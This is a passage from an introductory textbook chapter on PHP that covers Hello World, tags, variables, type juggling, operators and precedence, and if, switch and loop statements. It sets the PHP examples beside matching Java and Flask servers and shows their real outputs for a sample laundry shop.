


Figure 3.5 Hello World, `php/hello.php`, in a text editor. Only the lines between `<?php` and `?>` are PHP; everything else is HTML that PHP passes through untouched.




Figure 3.6 The same file requested through the web server. The address is an `http://` address, not a `file:///` one; that is what makes the difference between running the program and reading it.

Type it yourself and save it as `hello.php` (**Listing 3.1**).

Listing 3.1 `hello.php`: HTML on the outside, a single PHP instruction on the inside.

```
<html>
    <body>
        <?php
            echo "Hello World!";
        ?>
    </body>
</html>
```

With the built-in server running, request it with `curl`, a command-line browser that shows exactly what arrived. This is the real response body:

```
curl -s http://127.0.0.1:8080/hello.php
```

```
<html>
    <body>
        Hello World!    </body>
</html>
```

The `<?php … ?>` block has vanished and been replaced by what it printed. This is **Figure 3.2** happening in front of you. Go through **Listing 3.1** line by line, because the language's rules are all visible in it.

- `<html>` and `<body>` are **not** PHP. PHP copies anything outside `<?php … ?>` to the output without looking at it. A PHP file is an HTML file with holes cut in it.
- `<?php` opens a hole. Until the closing tag, the interpreter reads instructions instead of copying text.
- `echo "Hello World!";` is one instruction: *print this into the output*. The semicolon ends the statement.
- `?>` closes the hole, and copying resumes.

> **WARNING.** Every statement ends with a semicolon. Not most, every one. The most common error of a first day is a missing `;`, and PHP reports it on the line *after* the mistake. Section 3.23 shows that message and how to read it.

The same idea runs at the command line, with no browser and no HTML in the way (**Listing 3.2**).

Listing 3.2 `01_hello.php`, Hello World at the command line. `PHP_EOL` is a built-in constant holding whatever "end of line" means on this machine.

```php
<?php
// 01_hello.php — the smallest PHP program that does something.
echo "Hello World!", PHP_EOL;
```

Run it with `php 01_hello.php`, and it prints:

```
Hello World!
```

Two things changed on purpose. The file starts with `<?php` and has **no closing `?>`**: when a file is pure PHP the closing tag is not merely unnecessary but a hazard, since any stray space after it would be printed. And `echo` is given two things separated by a comma; it accepts as many as you like.

3.3.4 Hello World from three servers

Now write the same page in Java and in Python, so that the three ways of answering a request stand side by side from the very first program. **Listing 3.3** uses only the JDK.

Listing 3.3 `Hello.java`: a web server built from the JDK alone. One handler is registered for the path `/`, and it writes the status, the headers and the body itself.

```java
import com.sun.net.httpserver.HttpServer;
import java.io.IOException;
import java.io.OutputStream;
import java.net.InetSocketAddress;
import java.nio.charset.StandardCharsets;

/** Hello.java — the smallest web server Java can run with nothing but the JDK. */
public class Hello {
    public static void main(String[] args) throws IOException {
        HttpServer server = HttpServer.create(new InetSocketAddress("127.0.0.1", 8090), 0);
        server.createContext("/", exchange -> {
            String html = "<html>\n\t<body>\n\t\tHello World!\n\t</body>\n</html>\n";
            byte[] body = html.getBytes(StandardCharsets.UTF_8);
            exchange.getResponseHeaders().set("Content-Type", "text/html; charset=utf-8");
            exchange.sendResponseHeaders(200, body.length);      // status line and headers
...
            try (OutputStream out = exchange.getResponseBody()) {
                out.write(body);                                 // ... then the body
            }
        });
        server.start();
        System.out.println("Listening on http://127.0.0.1:8090/  (Ctrl+C stops it)");
    }
}
```

Listing 3.4 is the Flask version.

Listing 3.4 `hello.py`: a Flask application. The decorator `@app.route("/")` binds the address to the function below it.

```python
"""hello.py — the smallest Flask application."""
from flask import Flask

app = Flask(__name__)


@app.route("/")                        # a URL is bound to a FUNCTION
def hello():
    return "<html>\n\t<body>\n\t\tHello World!\n\t</body>\n</html>\n"


if __name__ == "__main__":
    app.run(host="127.0.0.1", port=5000)
```

Started with `java Hello` and `python hello.py`, the two servers answered `curl -s -i` with these responses (the `Date` header is removed):

```
HTTP/1.1 200 OK
Content-type: text/html; charset=utf-8
Content-length: 47

<html>
    <body>
        Hello World!
    </body>
</html>
```

```
HTTP/1.1 200 OK
Server: Werkzeug/3.1.8 Python/3.11.15
Content-Type: text/html; charset=utf-8
Content-Length: 47
Connection: close

<html>
    <body>
        Hello World!
    </body>
</html>
```

Compare the three. PHP needed no code for the status line or the headers; the server and the interpreter supplied `200 OK` and `Content-Type: text/html` because a `.php` file is assumed to produce a page. Java asked you to say everything: the header, the status code, the length of the body, and when to close the stream. Flask sat in between: you returned a string and it filled in the rest. The deepest difference is how an address finds its code: in PHP **a URL maps to a file**, in Java to **a handler** registered with `createContext`, in Flask to **a function** through `@app.route` (**Table 3.18**).

3.4 The Shape of a PHP File

3.4.1 The ways to open a block

PHP has had several ways of marking code inside a file over the years, and **Figure 3.7** lists them with their status today.

Opening … closing	Name	In PHP 8.4
`<?php … ?>`	standard tag	always works: use it
`<?= … ?>`	short echo	always works: same as <?php echo …; ?>
`<? … ?>`	short open tag	only if short_open_tag=On: avoid
`<script language="php"> … </script>`	script tag	removed in PHP 7
`<% … %>`	ASP-style tag	removed in PHP 7

Figure 3.7 The opening and closing tags PHP has accepted. Only `<?php … ?>` and its echo shorthand `<?= … ?>` work on every server; the others are optional or removed.

`<?php … ?>` is the **standard** form and always works; use it. `<? … ?>`, the *short open tag*, depends on the `short_open_tag` setting, off on most servers, so a file using it may show raw source in production. `<script language="php">` and the ASP-style `<% … %>` were removed in PHP 7. The one abbreviation that is modern and safe is `<?= $x ?>`, shorthand for `<?php echo $x; ?>`; it is always enabled and every template in this chapter uses it.

3.4.2 Mixing PHP and HTML

A file may open and close as many blocks as it likes. This is how real pages are written, because it lets the HTML stay HTML instead of being buried in quoted strings (**Listing 3.5**).

Listing 3.5 `mixing.php`: compute at the top, print in the middle. The two `<?= … ?>` holes are filled when the page is built.

```
<?php
$customer = "Sri Wahyuni";
$kilos    = 3;
?>
<!DOCTYPE html>
<html lang="en">
<body>
  <h1>Profitina Laundry</h1>
  <p>Customer: <?= $customer ?></p>
  <p>Weight: <?= $kilos ?> kg</p>
</body>
</html>
```

Requested through the server, it sends exactly this:

```
<!DOCTYPE html>
<html lang="en">
<body>
  <h1>Profitina Laundry</h1>
  <p>Customer: Sri Wahyuni</p>
  <p>Weight: 3 kg</p>
</body>
</html>
```

There is no PHP in the response, because PHP has already been and gone.

3.4.3 Comments

PHP accepts three comment styles, shown in **Listing 3.6**. This book uses `//` for a line and `/* … */` for a paragraph.

Listing 3.6 `comments.php`: the three comment styles. The file is valid PHP and prints nothing.

```
<?php
// A single-line comment. Everything after the two slashes is ignored.

# Also a single-line comment. Inherited from shell scripts.

/* A block comment.
   It runs until the closing marker, however many lines that takes.
   Use it for the paragraph that explains why, not what. */
```

Comment the line that is not obvious, not the line that is. `$i++; // add one` helps nobody; `// kilograms are rounded up at the counter` helps the person who inherits your program. Java has `//` and `/* */` too; Python has only `#` for a line, and a string on its own line, the *docstring*, at the top of a file or function.

3.4.4 What is case sensitive and what is not

Identifiers you invent are case sensitive: `$total` and `$Total` are two variables, and PHP will not warn you. **Identifiers PHP provides are not**: `echo` and `ECHO`, `strlen()` and `StrLen()` are the same. Write in lower case and in one naming style; this chapter follows the PSR-12 style [3] closely. In Java and Python everything is case sensitive.

3.5 Getting Output Out

`echo` is the workhorse. It takes one or more values separated by commas and writes them to the output with nothing added: no spaces, no line breaks. `echo "Profitina", " ", "Laundry";` prints `Profitina Laundry`, and if you want a space, you print a space.

`print` does almost the same, but takes exactly one argument and returns 1; in practice everybody writes `echo`. `printf()` formats as it prints, and `print_r()` shows the structure of an array; both appear later. Inside a double-quoted string `\n` is a line break and `\t` a tab; inside single quotes they are just a backslash and a letter (Section 3.14).

On a web page `\n` shows *nothing*: HTML collapses whitespace. To break a line, print `<br>` or put each line in its own element such as `<p>`.

Java prints with `System.out.println()` and, on a server, writes bytes to the response as **Listing 3.3** did; Python prints with `print()`, and a Flask function *returns* the page.

3.6 Variables

A **variable** is a name for a place where a value is kept. You put a value in; later you ask for it by name and get it back. PHP's rules are few:

- A variable name **starts with a dollar sign**: `$name`, `$total`, `$units`.
- Then comes a letter or an underscore, then any mix of letters, digits and underscores. Bytes 127 to 255 are allowed too, so `$harga` and `$berat` are fine.
- There is **no length limit**, names are **case sensitive**, and **spaces are not allowed**.
- A variable **need not be declared**. Assigning to it creates it.

That last rule is also a trap: a slip such as `$totl = $total + 2000;` silently creates `$totl`. Reading an undefined variable does warn (Section 3.23), and that warning is usually the typo.

> **DEFINITION.** An **assignment** is the statement `$name = expression;`. PHP evaluates the expression on the right, then stores the result under the name on the left. The `=` sign means "becomes", not "equals"; equality is `==` or `===`.

Read an assignment right to left, always. In `$total = $units * 8000;`, PHP first works out `$units * 8000`, and only then does `$total` change.

Java makes you declare a variable with its type before use, `int units = 4;`, and a slip such as `totl` is a compile error rather than a silent new variable. Python, like PHP, creates a variable on assignment, but without the dollar sign: `units = 4`.

3.7 Types, and PHP's Habit of Converting Them

3.7.1 The types

Every value in PHP has a **type**, the kind of thing it is. **Figure 3.8** groups them in three families.




Figure 3.8 PHP's types in three families: scalar types hold one value, compound types hold several, and special types stand for something outside PHP or for no value at all.

bool is `true` or `false`. **int** is a whole number, up to about 9.2×10^{18} on a 64-bit machine. **float** has a fractional part; floats are stored in binary, so `0.1 + 0.2` is not quite `0.3`, and **money never goes in a float**: every program here keeps rupiah as whole numbers. **string** is text, including `""`. **array** holds many values under keys (Section 3.13); **object** is an instance of a class (Chapter 5); **resource** is a handle to something outside PHP, such as an open file; **null** means *no value at all*, which is not the same as `0` or `""`.

3.7.2 You do not declare types; PHP infers them

In Java you write `int units = 4;` and the variable is an integer forever. In PHP you write `$units = 4;` and PHP notices that `4` is an integer; assign `"four"` on the next line and it becomes a string. This is **dynamic typing**, and **Listing 3.7** shows it together with conversions and constants.

Listing 3.7 `02_variables.php`: variables, types, conversions and constants in one program. Run it with `php 02_variables.php`.

```
<?php
// 02_variables.php — variables, the eight types, juggling, and constants.

// --- Variables -------------------------------------------------------
$name  = "Sri";              // string
$kilos = 3;                  // int
$price = 7500.5;             // float
$paid  = false;              // bool
$items = ["wash", "iron"];   // array
$note  = null;               // NULL

echo "name  = $name",              PHP_EOL;
echo "kilos = $kilos",             PHP_EOL;
echo "price = $price",             PHP_EOL;

// --- What type is it really? -----------------------------------------
foreach (['name'  => $name,  'kilos' => $kilos, 'price' => $price,
          'paid'  => $paid,  'items' => $items, 'note'  => $note] as $k => $v) {
    echo str_pad($k, 6), "-> ", gettype($v), PHP_EOL;
}

// --- Type juggling ---------------------------------------------------
$a = "10";        // a string
$b = 5;           // an int
echo '"10" + 5      = ', $a + $b,        PHP_EOL;  // numeric context
echo '"10" . 5      = ', $a . $b,        PHP_EOL;  // string context
echo 'var "10" == 10 ? ', var_export("10" == 10, true), PHP_EOL;
echo 'var "10" === 10 ? ', var_export("10" === 10, true), PHP_EOL;
echo '"abc" == 0     ? ', var_export("abc" == 0, true), PHP_EOL;

// --- Explicit conversion ---------------------------------------------
$raw = "3.9 kg";
echo 'intval("3.9 kg")   = ', intval($raw),   PHP_EOL;
echo 'floatval("3.9 kg") = ', floatval($raw), PHP_EOL;
echo 'is_numeric("3.9 kg") = ', var_export(is_numeric($raw), true), PHP_EOL;

// --- Constants -------------------------------------------------------
define('SHOP_NAME', 'Profitina Laundry');
const PRICE_PER_KG = 8000;
echo SHOP_NAME, " charges Rp ", PRICE_PER_KG, " per kilogram.", PHP_EOL;
echo "Three kilos cost Rp ", 3 * PRICE_PER_KG, ".", PHP_EOL;
```

Its real output:

```
name  = Sri
kilos = 3
price = 7500.5
name  -> string
kilos -> integer
price -> double
paid  -> boolean
items -> array
note  -> NULL
"10" + 5      = 15
"10" . 5      = 105
var "10" == 10 ? true
var "10" === 10 ? false
"abc" == 0     ? false
intval("3.9 kg")   = 3
floatval("3.9 kg") = 3.9
is_numeric("3.9 kg") = false
Profitina Laundry charges Rp 8000 per kilogram.
Three kilos cost Rp 24000.
```

`gettype()` reports a float as `double`, for historical reasons; both words mean the same thing.

3.7.3 Type juggling, and the two kinds of equals

When a value is used where a different type is expected, PHP **converts it silently**. This is called *type juggling*, and the two lines that start with `"10"` show it.

- `"10" + 5` gives `15`. The `+` operator means only addition, so PHP reads the string as the number 10.
- `"10" . 5` gives `105`. The `.` operator means only joining strings, so PHP turns 5 into `"5"`.

Same two values, two answers, decided entirely by the operator: **in PHP the operator chooses the context, and the context drives the conversion.** JavaScript uses `+` for both jobs, with far more confusing results; PHP's separate `.` is one of its better ideas.

Now the comparisons. `"10" == 10` is `true`: the **loose** `==` converts one side and then compares. `"10" === 10` is `false`: the **strict** `===` compares type first, and a string is never identical to an integer. And `"abc" == 0` is `false` in PHP 8. In PHP 7 it was **true**, because the string was converted to a number and `"abc"` became 0; since PHP 8, when a non-numeric string meets a number, the *number* is converted to a string instead. Old books that claim otherwise are not wrong, only old.

> **WARNING.** Use `===` and `!==` unless you have a reason not to. Loose comparison is convenient in two or three places and a source of silent wrong answers everywhere else.

3.7.4 Converting on purpose

When *you* want a conversion, say so. Applied to `"3.9 kg"`, `intval()` gives `3` (digits from the front, stop at the first non-digit), `floatval()` gives `3.9`, and `is_numeric()` gives `false`, because the *whole* string is not a number. That third function is the honest one: `intval()` and `floatval()` never fail; they return 0 for garbage and so can hide a mistake. The casts `(int) $x`, `(float) $x`, `(string) $x` and `(bool) $x` do the same work as the `…val()` functions. When a form field must be a whole number, this chapter goes one step stricter still and checks the text against a pattern before converting it (the `whole()` function of Section 3.18).

3.7.5 What counts as false

Every value can stand where a Boolean is expected, and PHP has a fixed list of values that count as false (**Table 3.2**). Everything else is true.

Table 3.2 The complete list of falsy values in PHP. Note `"0"`, which is false, against `"0.0"` and `" "`, which are both true.

Value	As a Boolean
`false`	false
`0` (integer zero)	false
`0.0` and `-0.0`	false
`""` (the empty string)	false
`"0"` (the string holding one zero)	false
`[]` (the empty array)	false
`null`	false
anything else	**true**

Two entries catch people. The string `"0"` is false, unlike in almost every other language; in Python `bool("0")` is `True`. And a single space is **true**, so a form field holding one space is "true" although a person would call it empty. That is why every validator in this chapter calls `trim()` before deciding anything.

3.8 Constants

A **constant** is a name for a value that never changes while the program runs. Writing `PRICE_PER_KG` instead of `8000` in twenty places means that when the price board changes, you edit one line. **Listing 3.7** makes one each way:

```
define('SHOP_NAME', 'Profitina Laundry');
const PRICE_PER_KG = 8000;
```

`define()` runs when its line runs; `const` is fixed at compile time and works inside classes too, so prefer it. Three rules: constants have **no dollar sign**; they are case sensitive and by convention written in `UPPER_SNAKE_CASE`; and they are **global**, visible inside every function without a `global` declaration. That last rule is why the Laundry price list in Section 3.16 lives in constants. Java writes `static final int PRICE_PER_KG = 8000;`; Python has no enforced constants, only the convention that an upper-case name must not be reassigned.

3.9 Operators

An **operator** combines values into a new value. **Figure 3.9** and **Figure 3.10** list PHP's operators by family, with an example of each.

Family	Operators	Example → result
Arithmetic	`+ - * / % **`	`17 % 5 → 2;  4 ** 2 → 16`
Assignment	`= += -= *= /= .=`	`$t = 8000;  $t += 2000 → 10000`
Comparison	`== != <> < > <= >=`	`5 == "5" → true`
Identity	`=== !==`	`5 === "5" → false`
Spaceship (PHP 7)	`<=>`	`3 <=> 8 → -1;  8 <=> 8 → 0`
Increment	`++$i $i++ --$i $i--`	`$i = 10; $i++ → 10, then 11`
Logical	`&& || ! and or xor`	`false && f() → f() never runs`

Figure 3.9 Arithmetic, assignment, comparison, identity, spaceship, increment and logical operators, each with an example and its result.

Family	Operators	Example → result
String	`. .=`	`"Profitina" . " Laundry"`
Array union	`+`	`[a=>1] + [a=>9, b=>2] → [a=>1, b=>2]`
Array comparison	`== != <> === !==`	`same pairs / same pairs, order, types`
Ternary	`?:`	`$units > 3 ? "bulk" : "normal"`
Null coalescing (PHP 7)	`??`	`$_GET["q"] ?? ""  (no warning if absent)`

Figure 3.10 String, array and conditional-assignment operators. The null-coalescing operator `??` supplies a default for a request field that may be absent.

3.9.1 Arithmetic, comparison and increment

`+ - * / % **` add, subtract, multiply, divide, take the remainder and raise to a power. Two need care. **Division gives a float when the answer is not whole**: `17 / 5` is `3.4`, and `intdiv(17, 5)` is `3`. **The remainder operator works on integers**: `17 % 5` is `2`, and `$i % 2 == 1` is how you test for an odd number, which `print_odd()` in Section 3.12 does.

`==` and `!=` (also `<>`) compare loosely; `===` and `!==` compare strictly. `<=>`, the **spaceship** of PHP 7, returns a negative number, zero or a positive number as the left side is smaller, equal or larger; that is exactly the answer a sorting function needs.

`$i++` gives the **old** value, then adds one; `++$i` adds one, then gives the **new** value.

3.9.2 Logic, and short-circuit evaluation

`&&` is and, `||` is or, `!` is not. The words `and`, `or` and `xor` also exist, at a *different precedence*, which is a trap described below. PHP evaluates logic **left to right and stops as soon as the answer is certain**: if the left side of `&&` is false, the right side never runs. This short-circuit is a tool, not only a speed-up:

```
if (isset($_POST['units']) && $_POST['units'] > 0) { /* ... */ }
```

If the field is missing, the second test never runs and so never complains about a missing key.

3.9.3 Strings, arrays and conditional assignment

`.` joins two strings and `.=` appends: `$a .= $b` means `$a = $a . $b`. For arrays, `+` is **union**: it keeps every key of the left array and adds only the keys it lacks. `?:` is the **ternary**, an `if … else` that produces a value. `??` is **null coalescing**, the operator you will use most in form handling: `$x`

`= $a ?? $b` gives `$a` if it exists and is not null, and `$b` otherwise, *without* a warning when `$a` is a missing array key. So `$_POST['note'] ?? ''` is the right way to read an optional field.

3.9.4 Precedence, worked out

When several operators meet in one expression, **precedence** decides which is applied first and **associativity** decides the order among equals. **Table 3.3** lists the levels you need, highest first.

Table 3.3 Operator precedence in PHP 8, highest first. The word operators `and`, `or` and `xor` sit *below* assignment; their symbol forms sit above it.

Level	Operators	Associativity
1	`**`	right
2	`++ -- (int) (float) (string) !`	right
3	`* / %`	left
4	`+ -`	left
5	`.` (PHP 8: below `+` and `-`)	left
6	`< <= > >=`	non-associative
7	`== != === !== <> <=>`	non-associative
8	`&&`	left
9	`||` (logical or)	left
10	`??`	right
11	`? :`	non-associative
12	`= += -= *= /= .= %= **=`	right
13	`and`	left
14	`xor`	left
15	`or`	left

Work `2 + 3 * 4 ** 2` by hand:

1. `**` binds tightest: $4^2 = 16$, leaving `2 + 3 * 16`.
2. `*` beats `+`: $3 \times 16 = 48$, leaving `2 + 48`.
3. Finally $2 + 48 = 50$.

Now the trap the last rows warn about. Because `and` binds *less* tightly than `=`, `$x = true and false;` means `($x = true) and false;`, so `$x` becomes `true`. Write `&&` and `||`, never `and` and `or`, and when in doubt add parentheses; they cost nothing and outrank everything. **Listing 3.8** exercises every family, including both lines of that trap.

Listing 3.8 `03_operators.php`: every operator family exercised once. Run it with `php 03_operators.php`.

```php
<?php
// 03_operators.php — arithmetic, comparison, logic, and precedence.

$a = 17;
$b = 5;
echo "a = $a, b = $b",                        PHP_EOL;
echo "a + b  = ", $a + $b,                    PHP_EOL;
echo "a - b  = ", $a - $b,                    PHP_EOL;
echo "a * b  = ", $a * $b,                    PHP_EOL;
echo "a / b  = ", $a / $b,                    PHP_EOL;
echo "a % b  = ", $a % $b,                    PHP_EOL;
echo "a ** 2 = ", $a ** 2,                    PHP_EOL;
echo "intdiv(a, b) = ", intdiv($a, $b),       PHP_EOL;

// Comparison
echo '5 == "5"   -> ', var_export(5 == "5", true),  PHP_EOL;
echo '5 === "5"  -> ', var_export(5 === "5", true), PHP_EOL;
echo '5 != "5"   -> ', var_export(5 != "5", true),  PHP_EOL;
echo '5 !== "5"  -> ', var_export(5 !== "5", true), PHP_EOL;
echo '3 <=> 8    -> ', 3 <=> 8,                     PHP_EOL;
echo '8 <=> 3    -> ', 8 <=> 3,                     PHP_EOL;
echo '8 <=> 8    -> ', 8 <=> 8,                     PHP_EOL;

// Increment and decrement
$i = 10;
echo 'post: $i++ gives ', $i++, ', then $i is ', $i, PHP_EOL;
$j = 10;
echo 'pre:  ++$j gives ', ++$j, ', then $j is ', $j, PHP_EOL;

// Precedence, worked out
echo "2 + 3 * 4 ** 2 = ", 2 + 3 * 4 ** 2, PHP_EOL;

// Null coalescing and ternary
$qty = null;
echo 'null ?? 1        = ', $qty ?? 1, PHP_EOL;
$kilos = 4;
echo 'ternary          = ', ($kilos > 3 ? "bulk price" : "normal price"), PHP_EOL;

// String operators
$t1 = "Profitina";
$t2 = " Laundry";
echo "concatenation    = ", $t1 . $t2, PHP_EOL;
$t1 .= $t2;
echo 'after $t1 .= $t2 = ', $t1, PHP_EOL;
```

Listing 3.8 (Continued) *03_operators.php: every operator family exercised once. Run it with php 03_operators.php.*

```php
// Logical short-circuit
function shout(string $s): bool { echo "  [evaluated $s]", PHP_EOL; return true; }
echo "false && shout('B'):", PHP_EOL;
$r = (false && shout('B'));
echo "  result = ", var_export($r, true), PHP_EOL;
echo "true || shout('C'):", PHP_EOL;
$r = (true || shout('C'));
echo "  result = ", var_export($r, true), PHP_EOL;

// The famous precedence trap
$x = true and false;   // '=' binds tighter than 'and'
$y = (true and false);
echo 'x = true and false   -> ', var_export($x, true), PHP_EOL;
echo 'y = (true and false) -> ', var_export($y, true), PHP_EOL;
```

```
a = 17, b = 5
a + b  = 22
a - b  = 12
a * b  = 85
a / b  = 3.4
a % b  = 2
a ** 2 = 289
intdiv(a, b) = 3
5 == "5"   -> true
5 === "5"  -> false
5 != "5"   -> false
5 !== "5"  -> true
3 <=> 8    -> -1
8 <=> 3    -> 1
8 <=> 8    -> 0
post: $i++ gives 10, then $i is 11
pre:  ++$j gives 11, then $j is 11
2 + 3 * 4 ** 2 = 50
null ?? 1        = 1
ternary          = bulk price
concatenation    = Profitina Laundry
after $t1 .= $t2 = Profitina Laundry
false && shout('B'):
  result = false
true || shout('C'):
  result = true
x = true and false   -> true
y = (true and false) -> false
```

`[evaluated B]` and `[evaluated C]` never appear: short-circuit evaluation meant the function was never called. And the precedence line agrees with the hand calculation: 50.

Java and Python share most of this table. Differences: in Java `17 / 5` is `3` for two `int`s, in Python `17 / 5` is `3.4` and `17 // 5` is `3`; neither has `===`, since neither juggles types; and Python's word operators `and`, `or`, `not` bind above assignment, so the trap above does not exist there.

3.10 Making Decisions

A program that always does the same thing is a document. What makes it a program is that it can look at a value and choose.

3.10.1 if, else and elseif

```
if ($age >= 17) {
    echo "Eligible to apply a driving license!";
} else {
    echo "Sit in the back seat, please!";
}
```

The condition is evaluated. If it counts as true (**Table 3.2**), the first block runs; otherwise the `else` block runs. Exactly one of the two runs, never both and never neither. Without an `else`, a false condition simply skips the block: at 16 nothing is printed at all, which is not an error.

When there are more than two outcomes, chain them with `elseif`. PHP tests the conditions in order, takes the **first** that is true, and skips the rest:

```
if ($units <= 0) {
    $band = "nothing to wash";
} elseif ($units < 5) {
    $band = "small load";
} elseif ($units < 10) {
    $band = "medium load";
} else {
    $band = "large load";
}
```

Because the tests run in order, the second need not say `$units > 0 && $units < 5`: if control reached it, the first test already failed. Ordering tests from narrowest to widest is what lets each one stay simple.

> **WARNING.** `=` is not `==`. `if ($age = 17)` *assigns* 17 and then asks whether 17 is truthy, which it is, so the branch always runs and the variable is quietly destroyed. Writing the constant first, `if (17 == $age)`, turns the slip `if (17 = $age)` into a syntax error the interpreter catches.

3.10.2 The ternary and the alternative syntax

`$status = ($age >= 17) ? "Eligible to apply a driving license!" : "Sit in the back seat, please!";` is an `if … else` that *produces a value*. Use it when the point is to choose a value, not to do work; PHP 8 refuses nested ternaries without parentheses, which is the language protecting you.

PHP also has an **alternative syntax** with a colon and an `endif;`. It looks like a curiosity until you write a template:

```
<?php if ($errors): ?>
  <p class="err">Something is wrong.</p>
<?php endif; ?>
```

In a page with a dozen nested blocks, `endif`, `endforeach` and `endwhile` tell you which construct is closing where a lonely `}` tells you nothing. Every page of the Laundry site uses this style.

3.10.3 switch and match

When one value is compared against a list of possibilities, `switch` says so more plainly than a chain of `elseif`. The classic example maps the octane rating (RON) of Indonesian fuel to its brand, and **Figure 3.11** draws how control moves through it.




Figure 3.11 How `switch` runs. Control jumps to the matching `case`; `break` leaves the statement. Without `break`, execution *falls through* into the next case.

```
switch ($ron) {
    case 88: echo "Premium"; break;
    case 90: echo "Pertalite"; break;
    case 92: echo "Pertamax"; break;
    case 98: echo "Pertamax Turbo"; break;
}
```

The `break` at the end of every case is not decoration. Without it, PHP jumps to the matching case and then runs *straight through every case below it*: with 90 matched and no breaks, you would see `PertalitePertamaxPertamax Turbo`. A `default:` branch catches everything unmatched. Note that `switch` compares with loose `==`.

PHP 8 added `match`, an expression that compares with `===`, needs no `break`, produces a value, and throws an error when nothing matches and there is no `default`:

```
echo match ($ron) {
    88 => "Premium", 90 => "Pertalite", 92 => "Pertamax", 98 => "Pertamax Turbo",
    default => "unknown fuel",
};
```

Table 3.4 compares the forms.

Table 3.4 The branching forms, and when each is the honest choice.

Form	Use it when	Comparison	Produces
`if` / `if … else`	one or two outcomes	any condition	nothing
`if … elseif … else`	several ordered conditions	any condition	nothing
`?:`	you need to *choose a value*	any condition	a value
`switch`	one value against a list	loose `==`	nothing
`match`	one value against a list	strict `===`	a value

Java has the same `if`, `?:` and `switch`, plus an arrow `switch` that needs no `break` (used in `Web.h()`, Section 3.17). Python has `if`/`elif`/`else`, `a if condition else b`, and `match … case`.

3.11 Repetition

A loop runs a block more than once. PHP has four, and the choice between them is decided by one question: **do you know in advance how many times?**

for keeps its three parts on one line: what to do once before starting, what to test before *every* pass, and what to do after every pass. `for ($i = 1; $i <= 7; $i++) { echo $i; }` prints `1234567`: `$i` starts at 1, the test $1 \leq 7$ holds, 1 is printed and `$i` becomes 2, and so on until $8 \leq 7$ fails. Use it when the count is known.

while scatters the same parts: initialize before, test at the top, and remember to change the variable inside. `$i = 0; while ($i <= 7) { echo $i; $i = $i + 1; }` prints `01234567`, eight digits, because it starts at 0. Use it when the number of passes is not known in advance: read lines until the file ends.

> **WARNING.** Forget the increment and a `while` loop never ends. In a web page an infinite loop hangs the request until PHP's `max_execution_time` stops it, thirty seconds of a spinning browser. If a page never loads, suspect a loop whose variable does not change.

do … while tests at the **bottom**, so the body always runs **at least once**. With `$i = 100; do { echo $i; } while ($i <= 7);` the test is false from the start, yet `100` is printed. That is the right shape for "ask, then check the answer": the question has to be asked before it can be judged.

foreach walks an array from start to end with no index and no way to run off the end: `foreach ($_POST as $value)`, or `foreach ($order as $field => $value)` for the key as well (Section 3.13).

3.11.1 break and continue

